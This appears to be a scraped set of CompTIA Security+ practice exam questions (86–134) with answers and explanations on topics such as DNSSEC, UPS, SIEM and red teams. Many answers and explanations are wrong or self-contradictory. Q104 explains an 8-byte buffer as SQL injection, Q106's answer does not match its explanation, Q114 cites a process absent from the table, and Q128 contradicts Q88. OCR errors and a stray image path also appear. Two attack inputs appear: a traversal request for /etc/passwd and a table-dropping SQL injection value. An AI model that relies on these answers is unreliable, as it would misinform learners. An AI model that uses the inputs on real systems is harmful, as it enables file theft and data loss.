D. Dally backups

Answer: (SHOW ANSWER)

A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

NEW QUESTION: 86

A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

A. The Diamond Model of Intrusion Analysis

B. The Cyber Kill Chain

C. The MITRE CVE database

D. The incident response process

Answer: A (LEAVE A REPLY)

The Diamond Model is a framework for analyzing cyber threats that focuses on four key elements: adversary, capability, infrastructure, and victim. By analyzing these elements, security researchers can gain a better understanding of the threat landscape and develop more effective security strategies.

NEW QUESTION: 87

A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

A. Run a vulnerability scan against the CEOs computer to find possible vulnerabilities

B. Install a sandbox to run the malicious payload in a safe environment

C. Perform a traceroute to identify the communication path

D. Use netstat to check whether communication has been made with a remote host

Answer: B (LEAVE A REPLY)

To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. Reference: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

NEW QUESTION: 88
A company recently experienced an attack during which 5 main website was directed to the atack-er's web server, allowing the attacker to harvest credentials from unsuspecting customers. Which of the following should the company Implement to prevent this type of attack from occurring in the future?
A. IPSec
B. SSL/TLS
C. DNSSEC
D. S/MIME
Answer: C (LEAVE A REPLY)
The attack described in the question is known as a DNS hijacking attack. In this type of attack, an attacker modifies the DNS records of a domain name to redirect traffic to their own server. This allows them to intercept traffic and steal sensitive information such as user credentials.
To prevent this type of attack from occurring in the future, the company should implement C. DNSSEC.
DNSSEC (Domain Name System Security Extensions) is a security protocol that adds digital signatures to DNS records. This ensures that DNS records are not modified during transit and prevents DNS hijacking attacks.

NEW QUESTION: 89
Which of the following would MOST likely be identified by a credentialed scan but would be missed by an uncredentialed scan?
A. Vulnerabilities with a CVSS score greater than 6.9.
B. Critical infrastructure vulnerabilities on non-IP protocols.
C. CVEs related to non-Microsoft systems such as printers and switches.
D. Missing patches for third-party software on Windows workstations and servers.
Answer: D (LEAVE A REPLY)
An uncredentialed scan would miss missing patches for third-party software on Windows workstations and servers. A credentialed scan, however, can scan the registry and file system to determine the patch level of third-party applications. Reference: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 4: Identity and Access Management, The Importance of Credentialing Scans

NEW QUESTION: 90
Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?
A. IP schema
B. Application baseline configuration
C. Standard naming convention policy
D. Wireless LAN and network perimeter diagram

Answer: C (LEAVE A REPLY)

A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.

NEW QUESTION: 91

A junior security analyst is reviewing web server logs and identifies the following pattern in the log file:

```
http://comptia.org/../../../etc/passwd
```

Which ol the following types of attacks is being attempted and how can it be mitigated?

A. XSS. mplement a SIEM

B. CSRF. implement an IPS

C. Directory traversal implement a WAF


D. SQL infection, mplement an IDS

Answer: C (LEAVE A REPLY)

Detailed The attack being attempted is directory traversal, which is a web application attack that allows an attacker to access files and directories outside of the web root directory. A WAF can help mitigate this attack by detecting and blocking attempts to access files outside of the web root directory.

NEW QUESTION: 92

The following are the logs of a successful attack.



Which of the following controls would be BEST to use to prevent such a breach in the future?

A. Password history

B. Account expiration
C. Password complexity
D. Account lockout
Answer: (SHOW ANSWER)
To prevent such a breach in the future, the BEST control to use would be Password complexity. Password complexity is a security measure that requires users to create strong passwords that are difficult to guess or crack. It can help prevent unauthorized access to systems and data by making it more difficult for attackers to guess or crack passwords.
The best control to use to prevent a breach like the one shown in the logs is password complexity. Password complexity requires users to create passwords that are harder to guess, by including a mix of upper and lowercase letters, numbers, and special characters. In the logs, the attacker was able to guess the user's password using a dictionary attack, which means that the password was not complex enough. Reference:
CompTIA Security+ Certification Exam Objectives - Exam SY0-601

NEW QUESTION: 93
A company would like to set up a secure way to transfer data between users via their mobile phones The company's top pnonty is utilizing technology that requires users to be in as close proximity as possible to each other. Which of the following connection methods would BEST fulfill this need?
A. Cellular
B. NFC
C. Wi-Fi
D. Bluetooth
Answer: B (LEAVE A REPLY)
NFC allows two devices to communicate with each other when they are in close proximity to each other, typically within 5 centimetres. This makes it the most secure connection method for the company's data transfer requirements.

NEW QUESTION: 94
A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?
A. RAID
B. UPS
C. NIC teaming
D. Load balancing
Answer: (SHOW ANSWER)
NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure

NIC Teaming in Windows Server, see Microsoft's documentation: https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION: 95
A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?
A. A reverse proxy
B. A decryption certificate
C. A split-tunnel VPN
D. Load-balanced servers
Answer: (SHOW ANSWER)
A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.
To protect the company's website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

NEW QUESTION: 96
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?
A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS
Answer: (SHOW ANSWER)
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

NEW QUESTION: 97
The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?
A. SSO

B. MFA
C. PKI
D. OLP
Answer: A (LEAVE A REPLY)
Federating user digital identities using SAML-based protocols enables Single Sign-On (SSO), which allows users to log in once and access multiple applications without having to enter their credentials for each one. Reference:
CompTIA Security+ Certification Exam Objectives 1.3: Explain authentication and access controls.
CompTIA Security+ Study Guide, Sixth Edition, pages 41-42

NEW QUESTION: 98
A Chief Information Officer is concerned about employees using company-issued laptops lo steal data when accessing network shares. Which of the following should the company Implement?
A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI
Answer: A (LEAVE A REPLY)
The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data when accessing network shares. Reference:
CompTIA Security+ Study Guide Exam SY0-601, Chapter 8

NEW QUESTION: 99
Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?
A. ISO 27701
B. The Center for Internet Security
C. SSAE SOC 2
D. NIST Risk Management Framework
Answer: B (LEAVE A REPLY)
The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments. Reference:
CompTIA Security+ Certification Exam Objectives 1.1: Compare and contrast different types of security concepts.
CompTIA Security+ Study Guide, Sixth Edition, pages 15-16

NEW QUESTION: 100

The SIEM at an organization has detected suspicious traffic coming a workstation in its internal network. An analyst in the SOC the workstation and discovers malware that is associated with a botnet is installed on the device A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator. To which of the following groups should the analyst report this real-world event?

A. The NOC team

B. The vulnerability management team

C. The CIRT

D. The read team

Answer: C (LEAVE A REPLY)

The Computer Incident Response Team (CIRT) is responsible for handling incidents and ensuring that the incident response plan is followed. Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 9

NEW QUESTION: 101

Which of the following identifies the point in time when an organization will recover data in the event of an outage?

A. SLA

B. RPO

C. MTBF

D. ARO

Answer: B (LEAVE A REPLY)

Detailed Recovery Point Objective (RPO) is the maximum duration of time that an organization can tolerate data loss in the event of an outage. It identifies the point in time when data recovery must begin, and any data loss beyond that point is considered unacceptable.

NEW QUESTION: 102

A help desk technician receives an email from the Chief Information Officer (C/O) asking for documents. The technician knows the CIO is on vacation for a few weeks. Which of the following should the technician do to validate the authenticity of the email?

A. Check the metadata in the email header of the received path in reverse order to follow the email's path.

B. Hover the mouse over the CIO's email address to verify the email address.

C. Look at the metadata in the email header and verify the "From." line matches the CIO's email address.

D. Forward the email to the CIO and ask if the CIO sent the email requesting the documents.

Answer: (SHOW ANSWER)

The "From" line in the email header can be easily spoofed or manipulated by an attacker to make it look like the email is coming from the CIO's email address. However, this does not mean that the email address is actually valid or that the email is actually sent by the CIO. A better way to check the email address is to hover over it and see if it matches the CIO's email address exactly.

This can help to spot any discrepancies or typos that might indicate a phishing attempt. For example, if the CIO's email address is cio@company.com, but when you hover over it, it shows cio@compnay.com, then you know that the email is not authentic and likely a phishing attempt.

NEW QUESTION: 103
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?
A. SDLC
B. VLAN
C. SDN
D. SDV
Answer: (SHOW ANSWER)
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.

NEW QUESTION: 104
While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?
A. Server-side request forgery
B. Improper error handling
C. Buffer overflow
D. SQL injection
Answer: (SHOW ANSWER)
SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input12. A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the

DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system3.
According to the pseudocode given in the question, the application takes a user input for display name and concatenates it with a SQL query to update the user's profile. This is a vulnerable practice that allows an attacker to inject malicious SQL code into the query and execute it on the database. For example, an attacker could enter something like this as their display name:
John'; DROP TABLE users; --
This would result in the following SQL query being executed:
UPDATE profile SET displayname = 'John'; DROP TABLE users; --' WHERE userid = 1; The semicolon (;) terminates the original update statement and starts a new one that drops the users table. The double dash (-) comments out the rest of the query. This would cause a catastrophic loss of data for the application.

NEW QUESTION: 105
A candidate attempts to go to but accidentally visits http://comptiia.org. The malicious website looks exactly like the legitimate website. Which of the following best describes this type of attack?
A. Reconnaissance
B. Impersonation
C. Typosquatting
D. Watering-hole
Answer: C (LEAVE A REPLY)
Typosquatting is a type of cyberattack that involves registering domains with deliberately misspelled names of well-known websites. The attackers do this to lure unsuspecting visitors to alternative websites, typically for malicious purposes. Visitors may end up at these alternative websites by inadvertently mistyping the name of popular websites into their web browser or by being lured by a phishing scam. The attackers may emulate the look and feel of the legitimate websites and trick users into entering sensitive information or downloading malware.

NEW QUESTION: 106
Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?
A. nmap
B. tracert
C. ping
D. ssh
Answer: A (LEAVE A REPLY)
Tracert is a command-line tool that shows the route that packets take to reach a destination on a network1. It also displays the time it takes for each hop along the way1. By using tracert, you can

see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server1.

NEW QUESTION: 107
A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?
A. Script kiddie
B. Insider threats
C. Malicious actor
D. Authorized hacker
Answer: D (LEAVE A REPLY)
An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

NEW QUESTION: 108
An account was disabled atter several failed and successful login connections were made from various parts of the Word at various times. A security analysts investigating the issue. Which of the following account policies most likely triggered the action to disable the
A. Time based logins
B. Password history
C. Geofencing
D. Impossible travel time
Answer: D (LEAVE A REPLY)
Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers.
Reference: 1 CompTIA Security+ Certification Exam Objectives, page 6, Domain 1.0: Attacks,

Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2 CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0: Implementation, Objective 3.4: Implement identity and account management controls 3 https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossible-travel

NEW QUESTION: 109
A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?
A. A new firewall rule is needed to access the application.
B. The system was quarantined for missing software updates.
C. The software was not added to the application whitelist.
D. The system was isolated from the network due to infected software
Answer: (SHOW ANSWER)
The most likely cause of the document-scanning software program not responding when launched by the end user is that the software was not added to the application whitelist. An application whitelist is a list of approved software applications that are allowed to run on a system. If the software is not on the whitelist, it may be blocked from running by the system's security policies. Adding the software to the whitelist should resolve the issue and allow the program to run. Reference: https://www.techopedia.com/definition/31541/application-whitelisting

NEW QUESTION: 110
A network analyst is setting up a wireless access point for a home office in a remote, rural location. The requirement is that users need to connect to the access point securely but do not want to have to remember passwords Which of the following should the network analyst enable to meet the requirement?
A. MAC address filtering
B. 802.1X
C. Captive portal
D. WPS
Answer: (SHOW ANSWER)
The network analyst should enable Wi-Fi Protected Setup (WPS) to allow users to connect to the wireless access point securely without having to remember passwords. WPS allows users to connect to a wireless network by pressing a button or entering a PIN instead of entering a password.

NEW QUESTION: 111
Which of the following BEST describes the team that acts as a referee during a penetration-testing exercise?
A. White team

B. Purple team
C. Green team
D. Blue team
E. Red team
Answer: A (LEAVE A REPLY)
During a penetration testing exercise, the white team is responsible for acting as a referee and providing oversight and support to ensure that the testing is conducted safely and effectively. They may also be responsible for determining the rules and guidelines of the exercise, monitoring the progress of the teams, and providing feedback and insights on the strengths and weaknesses of the organization's security measures.

NEW QUESTION: 112
A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?
A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral
Answer: (SHOW ANSWER)
Symmetric encryption allows data to be encrypted and decrypted using the same key. This is useful when the data needs to be accessed and manipulated while still encrypted. Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 6

NEW QUESTION: 113
A company wants to modify its current backup strategy to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy
A. Incremental backups followed by differential backups
B. Full backups followed by incremental backups
C. Delta backups followed by differential backups
D. Incremental backups followed by delta backups
E. Full backup followed by different backups
Answer: B (LEAVE A REPLY)
The best backup strategy for minimizing the number of backups that need to be restored in case of data loss is full backups followed by incremental backups. This strategy allows for a complete restoration of data by restoring the most recent full backup followed by the most recent incremental backup. Reference: CompTIA Security+ Certification Guide, Third Edition (Exam SY0-601) page 126

NEW QUESTION: 114
A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasional disappears.
The task list shows the following results

Name	CPU %	Memory	Network %
Calculator	0%	4.1MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?
A. RAT
B. PUP
C. Spyware
D. Keylogger
Answer: C (LEAVE A REPLY)
Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue. Reference:
CompTIA Security+ Certification Exam Objectives 6.0: Given a scenario, analyze indicators of compromise and determine the type of malware.
CompTIA Security+ Study Guide, Sixth Edition, pages 125-126

NEW QUESTION: 115
A security administrator is managing administrative access to sensitive systems with the following requirements:
* Common login accounts must not be used for administrative duties.
* Administrative accounts must be temporal in nature.
* Each administrative account must be assigned to one specific user.
* Accounts must have complex passwords.
" Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements? (Give Explanation and Reference from CompTIA Security+ SY0-601 Official Text Book and Resources)
A. ABAC
B. SAML
C. PAM
D. CASB
Answer: C (LEAVE A REPLY)

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, "PAM is the most comprehensive way to control and monitor privileged accounts".

NEW QUESTION: 116
A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet this objective?
A. SIEM
B. HIDS
C. CASB
D. EDR
Answer: A (LEAVE A REPLY)
SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

NEW QUESTION: 117
Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's mam gate?
A. Crossover error rate
B. False match raw
C. False rejection
D. False positive
Answer: C (LEAVE A REPLY)
False rejection Short A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. Reference: https://www.comptia.org/blog/what-is-biometrics

NEW QUESTION: 118
Which of the following incident response steps occurs before containment?
A. Eradication
B. Recovery
C. Lessons learned
D. Identification

Answer: (SHOW ANSWER)
Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.

NEW QUESTION: 119
Which ol the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?
A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking
Answer: C (LEAVE A REPLY)
TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. Reference: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

NEW QUESTION: 120
Which of the following BEST describes a technique that compensates researchers for finding vulnerabilities?
A. Penetration testing
B. Code review
C. Wardriving
D. Bug bounty
Answer: D (LEAVE A REPLY)
A bug bounty is a technique that compensates researchers for finding vulnerabilities in software or systems. A bug bounty program is an initiative that offers rewards, usually monetary, to ethical hackers who report security flaws to the owners or developers of the software or system. Bug bounty programs are often used by companies such as Meta (formerly Facebook), Google, Microsoft, and others to improve the security of their products and services Bug bounty programs compensate researchers, often financially, for finding vulnerabilities in software, websites, or other technology. These programs provide an additional layer of security testing and incentivize researchers to report vulnerabilities instead of exploiting them.

NEW QUESTION: 121
A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

A. Default system configuration
B. Unsecure protocols
C. Lack of vendor support
D. Weak encryption
Answer: C (LEAVE A REPLY)
Using legacy software to support a critical service poses a risk due to lack of vendor support. Legacy software is often outdated and unsupported, which means that security patches and upgrades are no longer available. This can leave the system vulnerable to exploitation by attackers who may exploit known vulnerabilities in the software to gain unauthorized access to the system.

NEW QUESTION: 122
Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?
A. DLP
B. TLS
C. AV
D. IDS
Answer: A (LEAVE A REPLY)
DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, transfer, or upload sensitive data to a USB drive or other removable media based on predefined policies and rules.

NEW QUESTION: 123
Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?
A. Salt string
B. Private Key
C. Password hash

D. Cipher stream

Answer: (SHOW ANSWER)

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. Reference: 1 CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 2 CompTIA Security+ Certification Exam Objectives, page 16, Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3 https://www.comptia.org/blog/what-is-password-hashing

NEW QUESTION: 124

A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test

B. A white-team test

C. A purple-team test

D. A blue-team test

Answer: A (LEAVE A REPLY)

A red-team test is a type of security assessment that simulates a real-world attack on an organization's network, systems, applications, and people. The goal of a red-team test is to evaluate the organization's security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.

NEW QUESTION: 125

A company is moving to new location. The systems administrator has provided the following server room requirements to the facilities staff:

Consistent power levels in case of brownouts or voltage spikes

A minimum of 30 minutes runtime following a power outage

Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

A. Maintaining a standby, gas-powered generator

B. Using large surge suppressors on computer equipment

C. Configuring managed PDUs to monitor power levels

D. Deploying an appropriately sized, network-connected UPS device

Answer: D (LEAVE A REPLY)

A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

NEW QUESTION: 126

During an investigation, the incident response team discovers that multiple administrator accounts were suspected of being compromised. The host audit logs indicate a repeated brute-force attack on a single administrator account followed by suspicious logins from unfamiliar geographic locations. Which of the following data sources would be BEST to use to assess the accounts impacted by this attack?

A. User behavior analytics

B. Dump files

C. Bandwidth monitors

D. Protocol analyzer output

Answer: A (LEAVE A REPLY)

User behavior analytics (UBA) would be the best data source to assess the accounts impacted by the attack, as it can identify abnormal activity, such as repeated brute-force attacks and logins from unfamiliar geographic locations, and provide insights into the behavior of the impacted accounts. Reference: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7: Incident Response, pp. 338-341

NEW QUESTION: 127

A security administrator needs to block a TCP connection using the corporate firewall, Because this connection is potentially a threat. the administrator not want to back an RST Which of the following actions in rule would work best?

A. Drop

B. Reject

C. Log alert

D. Permit

Answer: (SHOW ANSWER)

the difference between drop and reject in firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a TCP connection using the corporate firewall is A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

NEW QUESTION: 128
A company recently experienced an attack during which its main website was Directed to the attacker's web server, allowing the attacker to harvest credentials from unsuspecting customers, Which of the following should the company implement to prevent this type of attack from occurring In the future?
A. IPsec
B. SSL/TLS
C. ONSSEC
D. SMIME
Answer: B (LEAVE A REPLY)
To prevent attacks where the main website is directed to the attacker's web server and allowing the attacker to harvest credentials from unsuspecting customers, the company should implement SSL/TLS (Secure Sockets Layer/Transport Layer Security) to encrypt the communication between the web server and the clients. This will prevent attackers from intercepting and tampering with the communication, and will also help to verify the identity of the web server to the clients.

NEW QUESTION: 129
A data cento has experienced an increase in under-voltage events Mowing electrical grid maintenance outside the facility These events are leading to occasional losses of system availability Which of the following would be the most cost-effective solution for the data center 10 implement"
A. Uninterruptible power supplies with battery backup
B. Managed power distribution units lo track these events
C. A generator to ensure consistent, normalized power delivery
D. Dual power supplies to distribute the load more evenly
Answer: A (LEAVE A REPLY)
Uninterruptible power supplies with battery backup would be the most cost-effective solution for the data center to implement to prevent under-voltage events following electrical grid maintenance outside the facility. An uninterruptible power supply (UPS) is a device that provides emergency power to a load when the main power source fails or drops below an acceptable level. A UPS with battery backup can help prevent under-voltage events by switching to battery power when it detects a voltage drop or outage in the main power source. A UPS with battery backup can also protect the data center equipment from power surges or spikes.

NEW QUESTION: 130
A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?
A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
B. The MRI vendor does not support newer versions of the OS.

C. Changing the OS breaches a support SLA with the MRI vendor.
D. The IT team does not have the budget required to upgrade the MRI scanner.
Answer: B (LEAVE A REPLY)
This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION: 131
A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?
A. The CSIRT thinks an insider threat is attacking the network
B. Outages of business-critical systems cost too much money
C. The CSIRT does not consider the systems engineer to be trustworthy
D. Memory contents including fileles malware are lost when the power is turned off
Answer: D (LEAVE A REPLY)
Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.

NEW QUESTION: 132
A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks Which of the following should the administrator consider?
A. Hashing
B. Salting
C. Lightweight cryptography
D. Steganography
Answer: B (LEAVE A REPLY)
Salting is a technique that adds random data to a password before hashing it. This makes the hash output more unique and unpredictable, and prevents attackers from using precomputed tables (such as rainbow tables) to crack the password hash. Salting also reduces the risk of collisions, which occur when different passwords produce the same hash.

NEW QUESTION: 133

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select two).

A. Chain of custody

B. Tags

C. Reports

D. Time stamps

E. Hash values

F. Time offset

Answer: D,F (LEAVE A REPLY)

A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.

To determine the sequence of a server farm's logs, the administrator should consider the following factors:

Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.

Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

NEW QUESTION: 134

Which of the following environment utilizes dummy data and is MOST to be installed locally on a system that allows to be assessed directly and modified easily wit each build?

A. Production

B. Test

C. Staging

D. Development

Answer: (SHOW ANSWER)

